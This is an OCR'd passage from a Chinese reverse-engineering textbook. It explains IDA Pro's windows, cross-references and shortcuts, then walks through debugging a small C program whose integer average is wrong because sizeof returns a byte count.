


图 3.22　流程图反汇编模式

但笔者还是比较喜欢文本模式，按空格键即可以在流程图和文本模式之间来回切换，当反汇编完成以后，“IDA View-A”窗口便显示程序的反汇编代码，切换到“Hex View-A”窗口，显示光标所在行汇编代码的十六进制码。“Exports”窗口显示程序的导出函数，“Imports”窗口显示程序的导入函数，“Names”窗口显示各种函数名、字符串和导入名称。“strings”窗口显示程序中的字符串，“Structures”窗口显示程序中的结构体，“Enums”窗口显示程序中的枚举类型，如图 3.23 所示。

在“Imports”窗口显示所有的导入函数，例如“lstrcpy”，只要双击它，就能列出程序中所有用到该函数的地方，这样就便于我们分析程序的其他地方是否还存在漏洞。但是本例中的“strcpy”函数属于库函数，并非从某 dll 导入，我们如何确定其他地方调用到呢？我们用鼠标选中_strcpy，凡是程序中调用 strcpy 函数的地方背景颜色都会变成黄色。滚动鼠标滚轮，就会出现该函数的代码，双击_strcpy 函数，就能跳到该函数，在函数头的右边，有该函数的交叉参考，即：“CODE XREF”。所有调用该函数的地方都会列出来，sub_401010

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

和_CrtDbgReport 函数就调用到了 strcpy 函数，一目了然，如图 3.24 所示。




图 3.23　IDA Pro 反汇编完成



图 3.24　IDA 中的交叉参考和着色

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

另外，IDA 中还有一个非常方便的自动注释功能，在菜单“Options”-“General”里，如图 3.25 所示。




图 3.25　IDA 提供的众多选项

该选项能对大多数指令自动加上注释，极大地方便了我们的分析过程，如图 3.26 所示。




图 3.26　IDA 自动添加的注释

记住一些如表 3.3 所示的 IDA 中常用的快捷键，会提高我们看代码的效率。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 3.3　IDA 的常用快捷键

快 捷 键	意　义
Space	在流程图模式和文本模式间来回切换
Esc	在用交叉参考等方式查看后续代码后，可以通过 Esc 快速返回原来位置
Ctrl+Enter	前进到下一个保存的位置，和 ESC 作用相反
G	跳转到指定地址查看
N	定义或修改名称
Shift+;	给当前行代码加注释
;	给当前行代码加重复注释，与上一个快捷键的区别是它不但出现在当前行，所有引用的地方也会出现这个注释
Alt+M	添加书签
Ctrl+M	显示所有书签
C	将光标所在行数据强制转换成汇编代码
U	和 C 相反，将当前行代码转换成数据
D	转换光标所在行的数据类型。在字节、字和双字间切换
A	把光标所在行数据转换为字符串
Alt+P	编辑函数。可以用来查看当前光标所在行属于哪个函数，以及该函数的起始地址和技术地址

3.4　IDA Pro 使用实例

下面笔者以一个简单的 C 语言控制台程序的调试实例，来介绍 IDA Pro 的主要功能。IDA Pro 支持调试 x86 Windows PE 文件，AMD64Windows PE 文件，和 x86Linux ELF 文件，无论在本地或远程都可以进行。

下面这段程序简单地计算（1，2，3，4 和 5）的平均值。这些值分别存储在两个数组中：一个用 char 类型（8 位）来存储，另一个用 int 类型（32 位）来存储。

```
#include <stdio.h>

char char_average(char array[], int count)
{//以字符型计算
    int i;
    char average;
    average = 0;
    for (i = 0; i < count; i++)
        average += array[i];
    average /= count;
    return average;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
}

int int_average(int array[], int count)
{//以整型计算
    int i, average;
    average = 0;
    for (i = 0; i < count; i++)
        average += array[i];
    average /= count;
    return average;
}

void main(void)
{
    char chars[] = { 1, 2, 3, 4, 5 };  //以 char 类型存储
    int integers[] = { 1, 2, 3, 4, 5 };//以 int 类型存储
    printf("chars[] - average = %d\n",
        char_average(chars, sizeof(chars)));
    printf("integers[] - average = %d\n",
        int_average(integers, sizeof(integers)));
}
```

下面我们使用 Visual C++6.0 将上述代码创建一个控制台程序，首先如图 3.27 所示，单击“File->New”弹出如图 3.28 所示的新建窗口，选择“Projects”选项卡中的“Win32 Console Applications”，点击 OK，选择“An empty projects”如图 3.29 所示，单击“Finish”按钮完成新建过程。




图 3.27　创建控制台

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3.28　选择 Win32 控制台




图 3.29　空工程

新建空工程（An empty projects）完成后，我们需要将上述代码添加到工程中，建立一个控制台程序。如图 3.30 所示，右击“Source Files”文件夹，在弹出的快捷菜单中，选择“Add Files to Folder”，弹出如图 3.31 所示的“添加文件到工程”的窗口。在文件名处，输入要添加的文件名“average.c”，单击 OK，添加完成。




图 3.30　添加文件




图 3.31　“添加文件到工程”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

将整个工程按“Ctrl+F7”键进行编译，接着按“F7”键进行链接，最后按“Ctrl+F5”键运行程序，结果如图 3.32 所示。可以看到，存储在字符型数组的数据，计算出来的结果是正确的；而存储在整型数组中的数据，则显示了错误的结果。问题出在哪里呢？

下面就让笔者带着读者了解一下，IDA Pro 调试器是如何在本地调试一个 Windows 上带有 Bug 的 C 控制台程序的。

首先打开 IDA Pro，选择“File->Open”如图 3.33 所示，打开要调试的程序。如图 3.34 所示，选择我们刚刚生成的计算平均值的程序——average.exe，单击“打开”按钮，加载到 IDA Pro 中。



图 3.32　运行结果




图 3.33　打开 exe 程序



图 3.34　选择 exe 程序

当 IDA Pro 新加载一个项目时，会弹出如图 3.35 所示的选项窗口，选择以什么格式打开等，这里我们默认即可，单击“OK”按钮。在 IDA Pro 加载过程中，会询问是否要寻找 exe 相关的 PDB 文件，如图 3.36 所示。

Visual Studio 调试器程序数据库（PDB）文件，保存着调试和项目状态信息，使用这些

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

信息可以对程序的调试配置进行增量链接。当以/ZI 或/Zi（用于 C/C++）生成时，将创建一个 PDB 文件。在 Visual C++中，/Fd 选项用于命名由编译器创建的 PDB 文件。当使用向导在 Visual Studio 中创建项目时，/Fd 选项被设置为创建一个名为 *project*.PDB 的 PDB。这里单击“Yes”，转到调试主界面，如图 3.37 所示。



图 3.35　自动加载 exe 程序




图 3.36　寻找相关 PDB 文件

在图 3.37 中，可以看到许多窗口信息：IDA View-A、Hex View-A、Exports、Imports、Names、Functions、Strings、Structures 和 Enums。这些窗口从不同的角度对反汇编程序进行说明。单击“Functions”选项卡，可以看到所调试程序相关的函数，如图 3.38 所示。




图 3.37　加载完成

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

从图 3.38 中，可以找到如下函数名称：

- _main，主函数的跳转入口
- j_char_average，char_average 函数的跳转入口
- j_int_average，int_average 函数的跳转入口
- char_average，char_average 函数
- int_average，int_average 函数

从上述运行程序返回的结果可以知道，问题出在 int_average 函数，因此这里从 Functions 中，双击“int_average”，如图 3.38 所示。双击过后，显示窗口即转到“IDA View-A”选项卡，显示 int_average 函数的反汇编结果，如图 3.39 所示。



图 3.38　Functions（函数）选项卡




图 3.39　设置断点

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

为了单步调试 int_average 函数的问题所在，我们在 int_average 函数的入口设置一个断点。选择要设断点的入口，右键选择“Add breakpoint”（或者按 F2 快捷键），下过断点的地址标记为红色，如图 3.40 所示。




图 3.40　开始调试

在设置过断点后，如图 3.40 所示选择“Debugger->Start process”，（或者按 F9 键），调试主界面如图 3.41 所示。




图 3.41　调试主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在调试的主窗口中，可以看到几个模块：

- IDA View-EIP，程序当前执行的指令
- IDA View-ESP，堆栈中的数据
- IDA Pro debugging average，命令行运行结果
- General registers，通用寄存器

在 IDA View-ESP 窗口，我们很容易就能找到数据存放的地址，如图 3.42 所示。




图 3.42　存储的数组

如果读者想监视数据的情况，可以右键单击选中要监视的数据，在出现的快捷菜单中选择“Add watch”，如图 3.43 所示。读者可以在 Watch List 中看到我们要监视的数据，如图 3.44 所示。




图 3.43　将数据添加到监视窗口




图 3.44　监视窗口

在一切准备工作准备就绪以后，我们可以进行单步调试了，单击“Debugger”菜单，如图 3.45 所示，可以看到如下的调试选项：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- Step into，单步进入（快捷键 F7）
- Step over，单步跳过（快捷键 F8）
- Run until return，运行到函数返回（快捷键 Ctrl+F7）
- Run to cursor，运行到光标的位置（快捷键 F4）

我们按键盘 F8 快捷键，单步执行，并查看 IDA View-EIP 窗口，到如图 3.46 所示的界面，为 int_averge()函数中 for 循环部分。




图 3.45　调试菜单




图 3.46　for 循环部分

为了更加清楚地比较 C 语言与汇编语言之间 for 循环的代码，将两者罗列如下：

```
//C 语言版本
    int int_average(int array[], int count)
    {//以整型计算
        int i, average;
        average = 0;
        for (i = 0; i < count; i++)
              average += array[i];
        average /= count;
        return average;
    }
;汇编语言版本
.text:004010D8 loc_4010D8:                ; CODE XREF: int_average+48↓j
.text:004010D8 mov     eax, [ebp+var_4] ;将保存[ebp+var_4]中值赋给 eax(初始化
                                          为 0)
.text:004010DB add     eax, 1           ;自增 1
.text:004010DE mov     [ebp+var_4], eax ;保存计数器 eax 中值到[ebp+var_4]中。
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:004010E1
.text:004010E1 loc_4010E1:                    ; CODE XREF: int_average+26↑j
.text:004010E1 mov     ecx, [ebp+var_4] ;将[ebp+var_4]中保存的计数器 i 存放到
                                              ecx 中
.text:004010E4 cmp     ecx, [ebp+arg_4] ;将 i 与 count 比较，[ebp+arg_4]存放的
                                              即 count
.text:004010E7 jge     short loc_4010FA ;若 i 大于等于 count 则跳转
.text:004010E9 mov     edx, [ebp+var_4] ;将 i 的值存放到 edx 中
.text:004010EC mov     eax, [ebp+arg_0] ;将数组中的第一个数字的地址存放在 eax
                                              中，即数字 1 的地址 0x000011DC
.text:004010EF mov     ecx, [ebp+var_8] ;将[ebp+var_8]放入 ecx，[ebp+var_8]
                                              中存放着上次计算的和
.text:004010F2 add     ecx, [eax+edx*4] ;将上次的和与下一个数字相加
.text:004010F5 mov     [ebp+var_8], ecx ;将结果保存在[ebp+var_8]中
.text:004010F8 jmp     short loc_4010D8 ;继续执行 for 讯息
```

通过对比分析，我们可以看到：

- eax 寄存器充当了 for 循环中的 i 计数变量，并保存在[ebp+arg_4]中；
- [ebp+arg_4]存放的即 count；
- 0x004010E7 地址处的指令，是将 i 与 count 比较，大于等于则跳转；
- [ebp+var_8]寄存器暂存相加结果；

通过分析，我们看到 count 的值，并不是我们想像的 5 而是 14h（十进制的 20），如图 3.47 所示。从而我们意识到问题是出在 count 值的计算上。再一次查看 count 值的计算方式，在 main 函数中，可以看到采用 sizeof(integers)的方式来计算，至此我们恍然大悟。




图 3.47　查看 count 的值

为了证明我们的想法，如图 3.48 所示，这次选择在 char_average 中下一个断点进行调试，以查看 count 的值。按 F9 键开始调试，如图 3.49 所示，将鼠标放在[ebp+arg_4]处，我们可以看到其值为 5。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

